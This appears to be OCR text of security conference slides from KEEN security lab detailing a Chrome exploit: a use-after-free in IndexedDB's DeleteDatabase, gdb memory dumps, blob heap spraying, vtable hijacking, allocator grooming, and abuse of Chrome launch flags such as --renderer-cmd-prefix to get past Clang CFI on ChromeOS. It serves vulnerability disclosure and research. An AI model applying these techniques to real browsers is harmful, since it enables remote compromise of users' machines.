   0x564a6838b374 <content::IndexedDBDatabase::DeleteDatabase(scoped_refptr<content::IndexedDBCallbacks>, bool)+4>:     push   r15
   0x564a6838b376 <content::IndexedDBDatabase::DeleteDatabase(scoped_refptr<content::IndexedDBCallbacks>, bool)+6>:     push   r14
   0x564a6838b378 <content::IndexedDBDatabase::DeleteDatabase(scoped_refptr<content::IndexedDBCallbacks>, bool)+8>:     push   r13
[-------------------------------------stack-------------------------------------]
0000| 0x7f59e3a9a388 --> 0x564a6839617b (<content::IndexedDBFactoryImpl::DeleteDatabase(std::__1::basic_string<unsigned short, base::string16_internals::string16_char_traits, std::_
_1::allocator<unsigned short> > const&, scoped_refptr<content::IndexedDBCallbacks>, url::Origin const&, base::FilePath const&, bool)+203>:      mov    rdi,QWORD PTR [rbp-0x188])
0008| 0x7f59e3a9a390 --> 0x7f59e3a9a410 --> 0x1f150fd45518 --> 0xffffffd40000000
0016| 0x7f59e3a9a398 --> 0x100000001
0024| 0x7f59e3a9a3a0 --> 0x400000000
0032| 0x7f59e3a9a3a8 --> 0x7f59f6bd62cc (<__libc_write+92>:     mov    rax,QWORD PTR [rsp+0x8])
0040| 0x7f59e3a9a3b0 --> 0x1101
0048| 0x7f59e3a9a3b8 --> 0x1
0056| 0x7f59e3a9a3c0 --> 0x1f150fd47880 --> 0x564a6df76120 --> 0x564a69a615b0 (<base::MessagePumpLibevent::~MessagePumpLibevent()>:     push   rbp)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Thread 10 "TaskSchedulerFo" hit Breakpoint 1, content::IndexedDBDatabase::DeleteDatabase (this=0x1f1510050dc0, callbacks=..., force_close=<optimized out>)
```

Before DeleteDatabase


```
gdb-peda$ x/44xg this
0x1f1510050dc0: 0x0000000031313131      0xffffffff00000030
0x1f1510050dd0: 0x0000000000000000      0x0000000000000000
0x1f1510050de0: 0x0000000000000000      0x0000000000000000
0x1f1510050df0: 0x0000000000000000      0x0000000000000000
0x1f1510050e00: 0x0000000000000000      0x0000000000000000
0x1f1510050e10: 0x0000000000000000      0x0000000000000000
0x1f1510050e20: 0x0000000000000000      0x0000000000000000
0x1f1510050e30: 0x0000000000000000      0x0000000000000000
0x1f1510050e40: 0x0000000000000000      0x0000000000000000
0x1f1510050e50: 0x0000000000000000      0x0000000000000000
0x1f1510050e60: 0x0000000000000000      0x0000000000000000
0x1f1510050e70: 0x0000000000000000      0x0000000000000000
0x1f1510050e80: 0x0000000000000000      0x0000000000000000
0x1f1510050e90: 0x0000000000000000      0x0000000000000000
0x1f1510050ea0: 0x0000000000000000      0x0000000000000000
0x1f1510050eb0: 0x0000000000000000      0x0000000000000000
0x1f1510050ec0: 0x0000000000000000      0x0000000000000000
0x1f1510050ed0: 0x0000000000000000      0x0000000000000101
0x1f1510050ee0: 0x0000000000000000      0x0000000000000000
0x1f1510050ef0: 0x0000000000000000      0x0000000000000000
0x1f1510050f00: 0x0000000000000000      0x0000000000000000
0x1f1510050f10: 0x0000000000000000      0x0000000000000000
```

After DeleteDatabase

```
gdb-peda$ x/44xg 0x1f1510050dc0
0x1f1510050dc0: 0x0000000031313131      0xffffffff00000031
0x1f1510050dd0: 0x0000000000000000      0x0000000000000000
0x1f1510050de0: 0x0000000000000000      0x0000000000000000
0x1f1510050df0: 0x0000000000000000      0x0000000000000000
0x1f1510050e00: 0x0000000000000000      0x0000000000000000
0x1f1510050e10: 0x0000000000000000      0x0000000000000000
0x1f1510050e20: 0x0000000000000000      0x0000000000000000
0x1f1510050e30: 0x0000000000000000      0x0000000000000000
0x1f1510050e40: 0x0000000000000000      0x0000000000000000
0x1f1510050e50: 0x0000000000000000      0x0000000000000000
0x1f1510050e60: 0x0000000000000000      0x0000000000000000
0x1f1510050e70: 0x0000000000000000      0x0000000000000000
0x1f1510050e80: 0x0000000000000000      0x0000000000000000
0x1f1510050e90: 0x0000000000000000      0x0000000000000000
0x1f1510050ea0: 0x0000000000000000      0x0000000000000000
0x1f1510050eb0: 0x0000000000000000      0x0000000000000000
0x1f1510050ec0: 0x0000000000000000      0x0000000000000000
0x1f1510050ed0: 0x0000000000000000      0x0000000000000101
0x1f1510050ee0: 0x00001f15101a3440      0x0000000000000004
0x1f1510050ef0: 0x0000000000000000      0x0000000000000001
0x1f1510050f00: 0x0000000000000000      0x0000000000000000
0x1f1510050f10: 0x0000000000000000      0x0000000000000000
```

AppendRequest again

```
void IndexedDBDatabase::AppendRequest(
    std::unique_ptr<ConnectionRequest> request) {
  pending_requests_.push(std::move(request));

  if (!active_request_)
    ProcessRequestQueue();
}

// indexed_db_database.h

std::unique_ptr<ConnectionRequest> active_request_;
```



let active_request_ = 0x101;

KEEN security lab

AppendRequest again

```
void IndexedDBDatabase::AppendRequest(
    std::unique_ptr<ConnectionRequest> request) {
  pending_requests_.push(std::move(request));

  if (!active_request_)
    ProcessRequestQueue();
}

// indexed_db_database.h

std::unique_ptr<ConnectionRequest> active_request_;

base::queue<std::unique_ptr<ConnectionRequest>> pending_requests_;
```

Thank **base::queue** !

let active_request_ = 0x101;

KEEN security lab

Read from Blob

```
await (new Response(blob))
        .arrayBuffer()
        .then(ab => {...})
```

KEEN security lab

HeapPage Spray

- Thank @NedWilliamson and @niklasb
  - offensivecon19 - *Chrome IPC Exploitaion*

- Spray 0x1000*0x800*180 bytes
  - sizeof(page) * pages_per_blob * blobs_nums
- Prepare vtable, ROP chain, pointers, etc on page
- Find a vtable call

KEEN security lab


vtable call

```
void DoDelete() {
  // ...
  db_->factory_->DatabaseDeleted(db_->identifier_);
  // ...
}
```

- free the blob and refill the hole with:
  - active_request_ = 0
  - factory_ = (leak_addr + 0x20000000n) & (~0xfffn);
- goto `DoDelete()`

KEEN security lab

Exploit chain



KEEN security lab


ThreadCache almost kill me

- IO Thread
- IDB Thread

T UAF Target

D Dummy DBs

Free




Cache is full, move to CentralCache

KEEN security lab

ThreadCache almost kill me

- IO Thread
- IDB Thread



Cache is full, move to CentralCache


T UAF Target

D Dummy DBs

KEEN security lab

ThreadCache almost kill me

- IO Thread
- IDB Thread



T UAF Target


D Dummy DBs

B Blob Holes

KEEN security lab

ThreadCache almost kill me

- IO Thread
- IDB Thread



T UAF Target


D Dummy DBs

B Blob Holes

KEEN security lab

So easy and not fresh?

How about this.



KEEN security lab

Exploit Chrome on ChromeOS (Linux)

KEEN security lab

Exploit Chrome on ChromeOS (Linux)

- Clang CFI Enabled
- No binary and library address

Clang Control Flow Integrity

- Not like Microsoft's CFG, cannot find any bypass methods in history, except stack-based corruption

- https://github.com/0xcl/clang-cfi-bypass-techniques
  - PoC-1: code injection into JIT region
  - PoC-2: corrupting return address
  - PoC-3: corrupting stack-spilled registers

KEEN security lab

Stack-based attack?

- Stack address required
  - thread stack ☹

- Binary address required
- High-demand AAW required ☹

KEEN security lab

Chrome is a huge system!

Don't be trapped by rules, just free your imagination!

Chrome is a huge system!

- More than 100 flags, some interesting:
  - --no-sandbox
  - --single-process
  - --renderer-cmd-prefix
  - --utility-cmd-prefix
  - --gpu-launcher
  - --zygote-cmd-prefix
  - ......

KEEN security lab

Chrome is a huge system!

- More than 100 flags, some interesting:
  - --no-sandbox
  - --single-process
  - --renderer-cmd-prefix
  - --utility-cmd-prefix
  - --gpu-launcher
  - --zygote-cmd-prefix
  - ......

KEEN security lab

Chrome is a huge system!

- More than 100 flags, some interesting:
  - --no-sandbox
  - --single-process
  - --renderer-cmd-prefix
  - --utility-cmd-prefix
  - --gpu-launcher
  - --zygote-cmd-prefix
  - ......
- How does a renderer process start?

KEEN security lab

```
bool RenderProcessHostImpl::Init() {
  // ...
  base::CommandLine::StringType renderer_prefix;
  // A command prefix is something prepended to the command line of the spawned
  // process.
  const base::CommandLine& browser_command_line =
      *base::CommandLine::ForCurrentProcess();
  renderer_prefix =
      browser_command_line.GetSwitchValueNative(switches::kRendererCmdPrefix);

  // ...
  // Build command line for renderer.  We call AppendRendererCommandLine()
  // first so the process type argument will appear first.
  std::unique_ptr<base::CommandLine> cmd_line =
      std::make_unique<base::CommandLine>(renderer_path);
  if (!renderer_prefix.empty())
    cmd_line->PrependWrapper(renderer_prefix);
  AppendRendererCommandLine(cmd_line.get());

  // ...
  child_process_launcher_ = std::make_unique<ChildProcessLauncher>(
    // ...
    std::move(cmd_line),
    //...
    );
  // ...
}
```

KEEN security lab

```
bool RenderProcessHostImpl::Init() {
  // ...
  base::CommandLine::StringType renderer_prefix;
  // A command prefix is something prepended to the command line of the spawned
  // process.
  const base::CommandLine& browser_command_line =
      *base::CommandLine::ForCurrentProcess();
  renderer_prefix =
      browser_command_line.GetSwitchValueNative(switches::kRendererCmdPrefix);

  // ...
  // Build command line for renderer.  We call AppendRendererCommandLine()
  // first so the process type argument will appear first.
  std::unique_ptr<base::CommandLine> cmd_line =
      std::make_unique<base::CommandLine>(renderer_path);
  if (!renderer_prefix.empty())
    cmd_line->PrependWrapper(renderer_prefix);
  AppendRendererCommandLine(cmd_line.get());

  // ...
  child_process_launcher_ = std::make_unique<ChildProcessLauncher>(
    // ...
    std::move(cmd_line),
    //...
    );
  // ...
}
```

KEEN security lab

```
bool RenderProcessHostImpl::Init() {
  // ...
  base::CommandLine::StringType renderer_prefix;
  // A command prefix is something prepended to the command line of the spawned
  // process.
  const base::CommandLine& browser_command_line =
      *base::CommandLine::ForCurrentProcess();
  renderer_prefix =
      browser_command_line.GetSwitchValueNative(switches::kRendererCmdPrefix);

  // ...
  // Build command line for renderer.  We call AppendRendererCommandLine()
  // first so the process type argument will appear first.
  std::unique_ptr<base::CommandLine> cmd_line =
      std::make_unique<base::CommandLine>(renderer_path);
  if (!renderer_prefix.empty())
    cmd_line->PrependWrapper(renderer_prefix);
  AppendRendererCommandLine(cmd_line.get());

  // ...
  child_process_launcher_ = std::make_unique<ChildProcessLauncher>(
    // ...
    std::move(cmd_line),
    //...
    );
  // ...
}
```

KEEN security lab

```
